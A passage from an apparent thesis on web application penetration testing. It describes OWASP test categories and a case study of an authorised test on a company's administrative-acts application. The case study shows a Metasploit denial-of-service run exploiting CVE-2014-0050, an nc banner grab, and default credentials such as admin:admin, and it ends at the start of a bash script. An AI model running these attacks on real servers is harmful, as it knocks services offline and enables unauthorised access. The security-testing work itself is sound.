Automatic vulnerability scanners are one of the most useful tools for a penetration tester and thus it is worth mentioning and briefly describe them. These tools mimic external attacks from hackers, provide different methods for detecting a wide range of important vulnerabilities. To begin a scanning process using one of the typical scanner, the user must enter the entry *URL* of the web application as well as provide a single set of user login credentials for this application. After that, the user must specify some options for the scanner's page crawler², in order to maximize page scanning coverage. Finally, after setting the crawler, the user specifies the scanning profile to be used in the vulnerability detection test, before launching the scan. All scanners can proceed automatically with the scan after profile selection, and most include interactive modes where the user may direct the scanner to scan each page.

There are two basic scanner types: those that look for specific *URLs* and those that follow all of a website's links and the run specific security test cases. Usually, commercial scanners combine both methods[42]. In any case, web

²A web crawler, sometimes called a spider, is an Internet bot that systematically browses the World Wide Web, typically for the purpose of Web indexing.

application scanners typically record a good *HTTP* transaction and then attempt to inject malicious payloads into subsequent transactions and watch for indications of success in the resulting *HTTP* response.

Benefits Black-box scanners require "little skill", in the sense that it's possible to catch evident vulnerabilities just letting the scan finish. They are also able to find basic *SQL injection* and *XSS* problems. They are effective at finding many configuration management issues too.

Drawbacks Generally, these tool perform poorly[42]: they are often able to find only a little percent of the vulnerabilities located in a web application. There are several reasons for this. First, most web applications consist of complex forms that require human users to enter contextually relevant information. So, the tools' first hurdle is site coverage. Second, because the tool operate on *HTTP* streams, they can analyse only built and compiled applications deployed in test or production environments. As a result, the tools find problems far too late in the *SDLC* to be cost effective. Finally, if you find an issue using such a tool, typically there is no hint for where to fix it in the code.

Two others important aspect of automatic scanners are worth mentioning: *false positive* and *false negative*.

False positive are vulnerabilities detected by a scanner that in the reality don't exist;

False negative are all the vulnerabilities present in the application that the tool is not able to catch.

Unlikely, automatic scanners have a high degree of false positive; moreover it is well know that false positive are very difficult to avoid[43]. Indeed, confirming the existence of a vulnerability without having access to the source code is a difficult task.

Different scanners detect different types of vulnerabilities[43]; this suggests that also the rate of false negative is quite high and therefore, automatic vulnerabilities scans leave many vulnerabilities undetected.

Vulnerabilities automatic scanners are a useful tool that must not be abused and on which it's not possible to place full confidence.

5.3 Proxies

Another useful tool for a penetration tester is a web proxy. Web proxies are typically used to intercept web traffic dynamically. They sit between the tester's web browser and the web server hosting the application. Proxies let the tester trap *HTTP* request (after it leaves the browser) and response (before it returns to the browser). Much like debugging breakpoints, when a request or response is trapped ,the tools let testers view and modify different parts of

the request, ranging from cookies, *HTTP* header, *GET* and *POST* parameters and *HTML* content. Proxies also let a tester effectively bypass any form of client side validation.

Benefits Proxies are useful for testing site that operate both under *SSL* and without data protection. They are extremely useful for testing the effectiveness of server side versus client side security measures and for bypassing client side validation. Finally, proxies let you record and replay transactions to test the effectiveness of measures such as session expiry and replay protection.

Drawbacks Proxies can often be difficult to use, especially in situations in which the browser already sits behind a corporate *HTTP* proxy, thus requiring the tool to support proxy chaining. This problem can be further complicated if an organization uses proxy autoconfiguration scripts rather than a well-defined proxy address. Proxy can also have difficulty with *non-HTTP* applications and some of them can also have difficulties dealing with *SSL* protected sites or sites running off the local machine and the loopback address.

In the tests performed in [chapter 6](#) there has been a high use of proxies in order to manipulate all the *HTTP* requests sent to the web application's server.

5.4 Web Application Security Testing

A security test is a method of evaluating the security of a computer system by validating and verifying the effectiveness of application security controls. Its aim is to find, through different process, security misconfiguration, technical flaws and vulnerabilities. Security testing is not an exact science where a complete list of all possible issues that should be tested can be defined; indeed, security testing is only an appropriate technique for testing the security of web applications under certain circumstances. As said in [5.1.1](#), the testing method is based mainly on a black-box approach with some grey-box exceptions.

Generally, each test is divided into two phases:

Passive mode where the tester tries to understand the application's logic and "plays" with the application;

Active mode where the tester begins to test using more intrusive techniques and tries to exploit some possible vulnerabilities.

The following sections describe the *OWASP* proposed tests that have been adapted in order to perform black-box tests and enriched with some specific tests related to the web application that have been analysed in [chapter 6](#). A brief description of each type of test is given and for each of them, its

objectives are listed. The vulnerabilities found using them will be shown in [chapter 6](#).

5.4.1 Information Gathering

Understanding the deployed configuration of the server hosting the web application is almost important as the application security testing itself. After all, an application chain is only strong as its weakest link. Application platforms are greatly varied, but some key configuration errors can compromise the application in very serious way.

This section is focused on gathering as much information as possible about the web application.

Web server, application and framework fingerprint

Web server fingerprinting is a critical task for the penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing. Knowing the type of web server that is being tested significantly helps in the testing process and can also change the course of the test. This information can be derived by sending the web server specific commands and analysing the output, as each version of web server software may respond in a different way to these commands. By knowing how each type of web server responds to specific commands, a penetration tester can send these commands to the web server, analyse the response, and compare it to the database of known signatures.

A similar approach can be used with application and framework to fingerprint them. A good knowledge of the application components that are being tested significantly helps in the testing process and also reduce the effort required during the test. Knowing the type of framework can automatically give a great advantage if such a framework has already been tested by the penetration tester.

Test Objectives Find the version and type of a running web server, identify the web application and version and define type of used web framework in order to determine known vulnerabilities and the appropriate exploits to use during testing.

Review webpage comments, metadata and server's metfiles for information leakage

It's typical and recommended for programmers to include detailed comments and metadata on their source code. However, these elements included into the *HTML* code might reveal internal information that should not be available to potential attackers. Comments and metadata review should be

done in order to determine if any information is being leaked. Furthermore, the *robots exclusion standard*, also known as the *robots exclusion protocol* or simply *robots.txt*, is a standard used by websites to communicate with web crawlers and other web robots. The standard specifies how to inform the web robot about which areas of the website should not be processed or scanned. The *robots.txt* file must be checked in order to detect information leakage of the web application's directory or folder path(s).

Test Objectives Review webpage comments and metadata to better understand the application and to find any information leakage, such as web applications' directory or folder path(s).

Map execution path through application and its architecture

This is an important task because without a thorough understanding of the structure of the application, it is unlikely that it will be tested thoroughly. The complexity of web server infrastructure can include hundreds of web applications and makes configuration management and review an essential step in testing and deploying every single application. Indeed, it takes only a single vulnerability to mine the security of the entire infrastructure, and even small problems may evolve into severe risks for another application on the same server. To avoid these problems, it is important to perform a depth review of configuration and known security issues. Before performing this review, it is necessary to map the network and application architecture. The different elements that make up the infrastructure need to be determined to understand how they interact with a web application and how they affect security.

Test Objectives Map the target application, understand the principal workflows and architecture.

Enumerate applications on web server and identify its entry points

An important step in testing for web application vulnerabilities is to find out which particular applications are hosted on a web server. Many applications have known vulnerabilities and known attack strategies that can be exploited in order to gain remote control or to exploit data. In addition, many applications are often misconfigured or not updated, due to the perception that they are only used inside the company and therefore no threat exists. An example of an issues affecting the scope of the assessment are represented by web applications published at non-obvious *URLs*, for example

http://www.example.com/some-strange-URL

which are not referenced elsewhere. This may happen either by error, or intentionally and in any case, to address these issues, it is necessary to perform web application discovery.

Moreover, enumerating the application and its attack surface is a key aspect before any thorough testing can be undertaken, as it allows the tester to identify areas of weakness. Tests have to be done in order to help identify and map out areas within the application that should be investigated once enumeration and mapping have been completed.

Test Objectives Enumerate the applications within scope that exist on a web server and understand how requests and responses are made.

5.4.2 Configuration and Deployment Management Testing

One important aspect to evaluate in order to have an overview of how the application works, is to understand the deployed configuration of the server hosting the web application. There could be some configuration errors that can compromise the whole application.

Testing for configuration management includes the following tests.

Test Network and Application platform configuration

To preserve the security of a web application a proper configuration management of the web server infrastructure is needed. A misconfiguration can lead to undesired risks or introduce vulnerabilities that might compromise the application itself. Furthermore, a proper configuration for applications in use is essential in order to avoid compromise the whole architecture.

For both network and applications, a review of all configuration files and logic implemented should be done.

Test Objectives Map the network infrastructure supporting application, analyse application used by the system and understand how all of them affects the security of the web application.

Test file extension, review backup and unreferenced files for sensitive information

File extensions are used by web servers to determine which technologies and plug-ins must be used to fulfil web requests. Using standard file extensions provides the tester useful information about the back-end technologies

used in a web application. In addition to this, it's not uncommon to find forgotten or unreferenced files on the web server that allow the tester to obtain important information about the system. All of them may grant the tester access to inner working or administrative interfaces.

Test Objectives Determine how web servers handle request corresponding to files that have different extensions. Check also traces of old or forgotten files containing useful information.

Test *HTTP* Methods and *HTTP* Strict Transport Security

Many of the methods offered by *HTTP* are designed to help developers in deploying and testing *HTTP* application. Nevertheless, some of them can be use also for malicious purpose.

For what concerning *HTTP* Strict Transport Security, it is a mechanism that web sites have to communicate the browser that all traffic exchanged with a given domain must be always sent over *HTTPS*. This mechanism should be always set in the *HTTP* header.

Test Objectives Find which *HTTP* methods are allowed, check if some of them can be used for malicious purpose and control the presence of the *HSTS* header.

Enumerate application admin interfaces

Administrator interfaces are sometimes present in web application to allow certain users to undertake privileged actions on the site. Test should be done in order to check if and how these functionalities can be accessed by users.

Test Objectives Check the presence of admin interfaces and how they can be reached.

5.4.3 Identity Management Testing

This set of test controls the role definition of users, the account creation process and their numeration.

Test for role definition, user registration and account provisioning process

In most of the systems, at least two types of user are used: administrator and normal user. It's important to check that each user associated to a role has the set of privileges that he is authorized to have. In addition, it is necessary to control the process during which users are created and which type of account each user is able to create.

Test Objectives Validate the system roles so that each role has the appropriate access to the system, validate the registration process and verify which type of accounts can be created by a user.

Testing for account enumeration and guessable user account

The scope of this test is to verify if it's possible to obtain a set of valid usernames by interacting with the authentication mechanism of the application. This can be done by trying different combinations of username similar to a valid one or using default usernames, such as *admin, root,....*

Test Objectives Test if it's possible to obtain valid credentials without having them.

5.4.4 Authentication Testing

Test here aimed in verify that the authentication process works and doesn't let any not authenticated user to use the system.

Testing for credentials transported over an encrypted channel

This test simply checks if the credentials are transmitted over an encrypted channel, using security measure like *HTTPS*. It also controls if the encrypted algorithms used are strong enough to keep the credential secure.

Test Objectives Find if *HTTPS* and strong cypher are used by the application.

Testing for default credentials and weak lockout mechanism

In these tests, default credentials, such *admin:admin*, *root:root*, *admin:password* are used by the system. Furthermore, it is checked if there is a good lockout mechanism³.

Test Objectives Check if default credentials are used and if there is a valid lockout mechanism.

Testing for bypassing authentication schema

The login mechanism must be not avoided in any circumstance. In this test, we check if it is possible to bypass login mechanism and trick the application to serve us a page that is supposed to be accessed only after authentication.

Test Objectives Try to obtain access to web application pages without the proper authentication.

Testing for browser cache weakness

Browsers can store users' information for purposes of history and caching. History mechanisms are used for user convenience, so the user can see exactly what they saw at the time when the resource was retrieved. Caching is used to improve performance, so that previously displayed information doesn't need to be downloaded again. These tests aimed to check if sensitive users' information are stored using these mechanisms.

Test Objectives Check that the application correctly instructs the browser to not remember sensitive data.

Testing for weak password policy and weak password change functionalities

These tests check password complexity, if during the registration process, some complexity constraints are imposed and weak passwords are refused. Furthermore, they check if the process of changing password is conducted in a safe and valid way.

³Account lockout mechanisms are used to mitigate brute force password guessing attacks. Accounts are typically locked after three to five unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator.

Test Objectives Test valid passwords complexity and the process of changing or resetting them.

5.4.5 Authorization Testing

Tests in this section aimed to verify if in each moment, a user is able to see only parts of the web application or use its functionalities that he is allowed to see and use.

Testing directory traversal

This test check if it's possible for a user to read directory or files which he normally couldn't see or read. This can be done for example manipulating the *URL* of the web application (for instance adding *../ at the end of the URL*.

Test Objectives Test if it's possible to go trough some part of the server directories without authorization.

Testing for bypassing authorization schema

These test focus in understand how authorization works and how it's possible to bypass authorization controls, access site's area without authorization or view/download files without permission.

Test Objectives Try to bypass authorization controls.

Testing for privilege escalation

Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed. During these tests, the tester should verify that it is not possible for a user to modify his or her privileges or roles inside the application in ways that could allow privilege escalation attacks.

Test Objectives Discover if it's possible for a user to gain more privileges than those he is allowed to have.

5.4.6 Session Management Testing

In these tests, all the elements related how session management is handled by the system are take in analysis. In particular, there is the focus on cookies.

Testing for bypassing session management schema

These test are focused in finding logic problem in the session management schemas. For example, it is checked if it's possible to visit a part of the site without user's cookie or with the cookie of another user.

Test Objectives Find logic errors and vulnerabilities in the session management schema.

Testing for cookies attributes

Cookies, which are often the key aspect of a session management system, are often a typical attack vector. Manipulating them it's possible to an attacker to bypass session management schema and some security controls. These tests check the presence of some important headers in requests and response.

Test Objectives Check if cookies are secure with security headers enabled.

Testing for session fixation and exposed session variables

When an application does not renew its session cookies after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal the user session. Furthermore, session tokens, if exposed, can enable an attacker to impersonate a victim and access the application illegitimately.

These tests are focused on finding this type of vulnerability.

Test Objectives Check when cookies are renewed and if session cookies are exposed.

Testing for Cross Site Request Forgery

This test is aimed in finding *CSRF* vulnerabilities ([subsection 4.14.1](#)).

Test Objectives Find *CSRF* vulnerabilities.

Testing for session timeout and logout functionality

In this phase testers check that the application automatically logs out a user when that user has been idle for a certain amount of time, ensuring that it is not possible to reuse the same session and that no sensitive data remains stored in the browser cache. Furthermore, it is checked if session termination is carried out efficiently, reducing to a minimum the lifetime of the session token.

Test Objectives Test for safe session timeout limit and valid logout functionality.

5.4.7 Input Validation Testing

One of the most common web application security weakness is the processing of client input data before a proper validation. This weakness can lead to many different exploit. These test aim to find all the vulnerabilities of this type.

Testing for XSS

These test are focused on finding all the types of XSS ([section 4.9](#)). Different types of request are made trying to encapsulate *javascript* code inside the value of parameters.

Test Objectives Discover *XSS vulnerabilities*

Testing for SQL injection

Tests in these section aimed to discover *SQL* injection vulnerabilities and perform some *SQLIA*([subsection 4.3.1](#)). If it's possible to find the type of the database, using other vulnerabilities, the number of tests to be performed is drastically reduced. Otherwise, it's necessary to perform different tests for each different type of the database (Oracle, Microsoft, PostgreSQL,...).

Test Objectives Find *SQL* injection vulnerabilities.

Testing for LDAP injection

Some server side attacks are performed in order to find *LDAP* injection([subsection 4.3.3](#)) vulnerabilities.

Test Objectives Find *LDAP* injection points.

Testing for XML injection

In these tests, different type of *XML* injection, such as *XXE*([section 4.6](#)), are performed.

Test Objectives Discover *XML* injection points.

Testing for code and command injection

In code injection testing, input that is processed by the web server as dynamic code is submitted, while with command injection([subsection 4.3.2](#)) the tester try to injection *OS* command through *HTTP* requests.

Test Objectives Find possible code and command injection vulnerabilities.

Testing for local and remote file inclusion

File inclusion vulnerability allows an attacker to include an arbitrary file in the web application. *Local File Inclusion (LFI)* is the process of including files that are already present on the server, while *Remote File Inclusion (RFI)* is the process of including remote files that are not currently present on the server.

Test Objectives Find all the upload sections of the application and try to upload arbitrary or malicious file.

Testing for buffer, heap and stack overflow

In these tests the tester tries to check whether is possible to make some overflow attacks that exploit a memory segment and usually cause a crash of the system. Buffer overflow exists when a program attempts to put more data in a buffer than it can hold; heap overflow is a type of buffer overflow that occurs in the heap data area; stack overflow occurs if the call stack pointer exceeds the stack bound.

Test Objectives Try to find and cause some overflow errors

Testing for *HTTP* splitting and smuggling

In these tests, two attacks are analysed: *HTTP* splitting that is an attack that exploits a lack of input sanitization which allow an intruder to insert *CR* and *LF* characters into the headers of the application response and to split that answer into two different *HTTP* messages; in a *HTTP* smuggling attack, the attacker exploits the fact that some specially crafted *HTTP* messages can be parsed and interpreted in different ways depending on the agent that receives them.

Test Objectives Try to perform some *HTTP* splitting and smuggling attack.

5.4.8 Error Handling

These tests control how errors are handled by the web application

Error Codes

These tests aimed to verify which type of information is possible to obtain by a penetration tester from error codes and error messages.

Test Objectives Check error codes and related messages.

Stack Traces

If the application, as a result of an error or in other case, responds with stack traces it could reveal information useful to attackers. In a stack trace there can be some hint about the application internal architecture and a list of framework used.

Test Objectives Check if some error messages display stack traces.

5.4.9 Cryptography

These tests aim in finding the cryptographic security level used by the application and in its transmission.

Testing for weak SSL/TLS Ciphers

HTTP security can be reached using a *SSL/TLS* tunnel. The encryption used by *SSL* can vary, from weak ciphers such *DES,RC4,MD5* to strong cyphers, like *AES,SHA*. These tests are focuses in finding which cyphers are supported by the application.

Test Objectives Enumerate security ciphers supported.

Testing for sensitive information sent via unencrypted channels

These tests check if there are some parts of the web application where sensitive information are sent using unencrypted transmissions.

Test Objectives Check if sensitive information are transmitted over secure channels.

5.4.10 Business Logic Testing

These tests are focused on finding error in the application's logic.

Test logical data validation and integrity

These tests are performed in order to ensure that only logically valid data can be entered both through client side and server side. Furthermore, many applications are designed to display different fields depending on the user of situation by leaving some inputs hidden. In many cases it is possible to submit values hidden field values to the server: the server has to perform server side edits to ensure that the proper data is allowed to itself, based on user and application specific business logic.

Test Objectives Test validation and integrity check over input data.

Test ability to forge requests

Forging requests is a method that an attacker can use to circumvent the application to directly submit information for back end processing. The goal of the attacker is to send *HTTP GET/POST* requests with data values that is not supported, guarded against or expected by the applications business logic.

Test Objectives Discover what are the consequences of sending custom GET/POST requests.

Testing for the circumvention of workflows

Workflow vulnerabilities involve any type of vulnerability that allows an attacker to use a web application in an unusual manner that will allow him to circumvent the designed workflow.

Test Objectives Test if it's possible to perform unattended actions without following the standard application workflow.

Test upload unexpected and malicious files

In these tests, the tester tries to upload custom files in the upload sections of the application and checks if it's possible to upload any type of file. Furthermore, he checks if it's possible to upload big files (i.e. 50GB) or malicious files.

Test Objectives Test if it's possible to upload arbitrary files in the upload sections.

5.4.11 Client Side Testing

Client side tests are focuses on finding vulnerabilities that allow code execution on the client.

Testing for *HTML* and *CSS* injection

HTML injection occurs when a user is able to control an input point and is able to inject arbitrary *HTML* code inside the web page. Likewise, a *CSS* injection involves the ability to inject arbitrary *CSS* in the context of a trusted website, which will be rendered in the victim's browser.

Test Objectives Find *HTML* and *CSS* injection points.

Testing for DOM XSS and javascript execution

These tests are focused on finding *DOM XSS*(4.9) and JavaScript injection vulnerability. The latter, is a subtype of XSS that involves the ability to inject arbitrary JavaScript code that is executed by the application inside the victim's browser.

Test Objectives Find *DOM XSS* and javascript injection point.

Testing for Client side resource manipulation

A client side resource manipulation vulnerability is an input validation vulnerability that occurs when an application accepts an user controlled input which specifies the path of a resource. In short, such a vulnerability consists in the ability to control the *URLs* which link to some resources present in a web page.

Test Objectives Test if it's possible to perform a client side resource manipulation.

Testing for Clickjacking

These tests are focused on finding if it's possible to load the web application inside a frame (4.14.2).

Test Objectives Test if it's possible to perform a clickjacking attack

Testing for Websockets and local storage

HTML WebSockets allow the client and the server to create a two-way communication channels, allowing the client and server to communicate asynchronously. WebSockets conduct their initial handshake over *HTTP* and from then on all communication is carried out over *TCP* channels by use of frames. These tests try to find flaws in this mechanism. Local storage is a mechanism to store data as key/value pairs tied to a domain and enforced by the same origin policy. There are two objects, *localStorage* that is persistent and is intended to survive browser reboots and *sessionStorage* that is temporary and will only exist until the window is closed. Tests are performed over these objects because they are stored in the client and never sent to the server.

Test Objectives Test for the presence of flaw in Websockets and Local storage mechanisms.

Chapter 6

Case of study

In this chapter there is the description of the penetration test conducted over a company's web application.

6.1 Software used

In this section, the software used in order to perform an exhaustive penetration test are listed with a brief description of their usage.

Burp Suite[44] Burp is a software, provided to me by the company, with a huge amount of features. The most important are:

HTTP Proxy It operates as a web proxy server, and sits as a man-in-the-middle between the browser and destination web servers. This allows the interception, inspection and modification of the raw traffic passing in both directions;

Scanner A web application security scanner, used for performing automated vulnerability scans of web applications;

Intruder This tool can perform automated attacks on web applications. The tool offers a configurable algorithm that can generate malicious HTTP requests. The intruder tool can test and detect *SQL Injections*, *Cross Site Scripting*, parameter manipulation and vulnerabilities susceptible to brute-force attacks;

Spider A tool for automatically crawling web applications. It can be used in conjunction with manual mapping techniques to speed up the process of mapping an application's content and functionality;

Repeater A simple tool that can be used to manually test an application. It can be used to modify requests to the server, resend them, and observe the results;

Decoder A tool for transforming encoded data into its canonical form, or for transforming raw data into various encoded and hashed forms. It is capable of intelligently recognizing several encoding formats using heuristic techniques;

Comparer A tool for performing a comparison between any two items of data;

Sequencer A tool for analysing the quality of randomness in a sample of data items. It can be used to test an application's session tokens or other important data items that are intended to be unpredictable;

Extender Allows the security tester to load Burp extensions, to extend Burp's functionality using the security testers own or third-party code.

OWASP ZAP[45] *OWASP Zed Application Proxy* is an open-source web application security scanner. It also provides a proxy feature that allows user to manipulate all of the traffic that passes through it;

SQLMap[46] Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many nice features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Metasploit[47] Metasploit Framework is a tool for developing and executing exploit code against a remote target machine;

Vega[48] Vega is a platform for testing the security of web applications. It includes an automated scanner and a proxy;

ODAT[49] Oracle Database Attacking Tool is an open source penetration testing tool that tests the security of Oracle Databases remotely;

Nmap[50] Nmap is a free and open source utility for network discovery and security auditing.

In addition to them, some custom script, developed by me, have been used during the tests.

Finally, some existing vulnerabilities databases, such as *CVE details[51]*, *CWE[52]* and *Exploit DB[53]*, have been consulted in order to have a better overview over some vulnerabilities and to find some exploits.

6.2 Penetration test

A penetration test has been conducted over a company's web application, in order to verify its consistency to OWASP security standards and to discover the highest number of vulnerabilities. All the sensitive information about the company, their software and their clients have been obfuscated in order to avoid sensitive data exposure and privacy problems.

The company web application


The tested web application, called from this points *ACTS*, is an application focused on the management of administrative acts. It is hosted on a server reachable at the address:

www.test-acts.com

The web application is composed by two parts: the first, reachable at the URL

www.test-acts.com/actsViewer

offers only a search feature among different documents, using different type of filters, and it doesn't require authentication.



The screenshot shows a search interface with the following elements:

- Anno**: Text input field.
- Registro**: Dropdown menu with "--" selected.
- Da Numero**: Text input field.
- A Numero**: Text input field.
- Data dal**: Text input field with placeholder "gg/mm/aaaa".
- AI**: Text input field with placeholder "gg/mm/aaaa".
- Pubblicata dal**: Text input field with placeholder "gg/mm/aaaa".
- AI**: Text input field with placeholder "gg/mm/aaaa".
- Esecutiva dal**: Text input field with placeholder "gg/mm/aaaa".
- AI**: Text input field with placeholder "gg/mm/aaaa".
- Oggetto**: Text input field.
- Ricerca nei file**: Checkbox, currently unchecked.
- Unita' proponente**: Dropdown menu with "--" selected.
- Cerca**: Blue button at the bottom center.

FIGURE 6.1: ACTS Viewer

The second, reachable at

www.test-acts.com/acts

is the most important part of the application and it requires authentication in order to access it. Two types of users can use the application:

- Normal users, who have the ability to perform only some actions inside the web application interfaces;
- Administrator users, who are able to use every function provided by the web application.

Both type of users have been used during the tests in order to find vulnerabilities related to session management, privilege escalation and other types of security flaws.




FIGURE 6.2: ACTS login form

This second part of the web application is made up of several tables containing a lot of information with which it's possible to interact in multiple ways in order to consult, modify or delete them. Through the main screen is possible to access all the functionality offered by the web application; nevertheless, it's beyond the aim of this thesis to describe all the features of the web application.



Tipologia	Atto	Proposta	Oggetto	Unita Proponente	Stato
DETERMINA ESECUTIVA ALLA NUMERAZIONE	001/2018	001/2018		001/2018	001/2018
DETERMINA ESECUTIVA ALLA NUMERAZIONE	002/2018	002/2018		002/2018	002/2018
DETERMINA ESECUTIVA ALLA NUMERAZIONE	003/2018	003/2018		003/2018	003/2018
DETERMINA ESECUTIVA ALLA NUMERAZIONE	004/2018	004/2018		004/2018	004/2018
DETERMINA ESECUTIVA ALLA NUMERAZIONE	005/2018	005/2018		005/2018	005/2018

FIGURE 6.3: ACTS

Tests structure

For each type of test proposed in [section 5.4](#) some experiments have been made and the vulnerabilities discovered through them have been listed in

the following sections. Each section is named with the type of test to which it belongs and it is marked using these symbols:



Section consistent with OWASP guidelines



Section not consistent with OWASP guidelines

Furthermore, for each vulnerability discovered, the following symbols have been adopted:



indicates a high risk vulnerability



indicates a moderate risk vulnerability



indicates a low risk vulnerability

A high risk vulnerability represent a security flaw that should be resolved within two weeks at most, or as soon as possible. It doesn't matter if these vulnerabilities may entail great effort for attackers to exploit, they are very dangerous and may result in successful penetration attempts within a relatively short time

Moderate vulnerabilities should be resolved within 30 days. These security flaws may not lead to significant compromise, but could be leveraged by attackers to attack other systems or application components for further damage.

Low vulnerabilities are largely concerned with improper disclosure of information, and should be resolved within 90 days. These flaws may provide attackers with important information that could lead to additional attack vectors.

A section has been considered consistent with *OWASP* guidelines if at most one low risk vulnerability has been discovered within it, because, as it was said before, an application chain is only strong as its weakest link.

A section has been considered not consistent with *OWASP* guidelines if more than two vulnerability or one moderate/high risk vulnerability has been discovered within it.

The vulnerabilities' risk has been set using the *OWASP* risk definition and also evaluating the vulnerability score in services like *CVE*[51], *CWE*[52] and *CVSS*[54].

6.2.1 Information Gathering



- **Tomcat Version exposure** Visiting the

www.test-acts.com

address, it's possible to see which *Tomcat* version is used by the server.




FIGURE 6.4: Tomcat version exposure

Software version should be always be obfuscated. Its exposure can be dangerous because, for instance, it's possible to exploit the vulnerability *CVE-2014-0050*[23] to make a *DDOS* attack to the server which makes the application unusable.

```
msf5 auxiliary(dos/http/apache_commons_fileupload_dos) > set RHOSTS
RHOSTS =>
msf5 auxiliary(dos/http/apache_commons_fileupload_dos) > set RPORT 80
RPORT => 80
msf5 auxiliary(dos/http/apache_commons_fileupload_dos) > run

[*] Sending request 1 to
[*] Sending request 2 to
[*] Sending request 3 to
[*] Sending request 4 to
[*] Sending request 5 to
[*] Sending request 6 to
[*] Sending request 7 to
[*] Sending request 8 to
[*] Sending request 9 to
[*] Sending request 10 to
[*] Auxiliary module execution completed
```

FIGURE 6.5: DDOS attack using Metasploit to exploit CVE-2014-0050

An update of *Tomcat* to a more recent version is recommended in this case in order to get new security patches.

- **Apache Version exposure** Sending a malformed *HTTP* request to the server, it responds with some information which display the *Apache* version in use.

```

ale@ale-ThinkPad-E570:~$ nc 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Thu, 21 Feb 2019 10:00:46 GMT
Server: Apache/2.2.3 (Red Hat)
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

```

FIGURE 6.6: Apache version exposure

Software version should be always be obfuscated. In this case, it could be possible to execute arbitrary code through a critical vulnerability of *Apache* 2.2.3.

Vulnerability Details : [CVE-2010-0425 \(1 Metasploit modules\)](#)

modules/arch/win32/mod_isapi.c in mod_isapi in the Apache HTTP Server 2.0.37 through 2.0.63, 2.2.0 through 2.2.14, and 2.3.x before 2.3.7, when running on Windows, does not ensure that request processing is complete before calling isapi_unload for an ISAPI .dll module, which allows remote attackers to execute arbitrary code via unspecified vectors related to a crafted request, a reset packet, and "orphaned callback pointers."

Publish Date : 2010-03-05 Last Update Date : 2018-10-30

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	CWE id is not defined for this vulnerability

FIGURE 6.7: Apache 2.2.3 critical vulnerability[55]

An update of *Apache* to a more recent version is recommended in this case in order to get new security patches.

6.2.2 Configuration and Deployment Management

- **HTTP Strict Transport Security header missing** Through the use of *Burp* proxy it is possible to see that the *HSTS* header is missing in each server response. As said before, it is necessary in order to force the browser to communicate with *HTTPS* and its lack can lead to man-in-the-middle attacks. *HSTS* header should be implemented and added in each server response.

● **Dangerous HTTP methods** Through the use of the following script, it was discovered which *HTTP* methods are allowed by the server.

```
#!/bin/bash

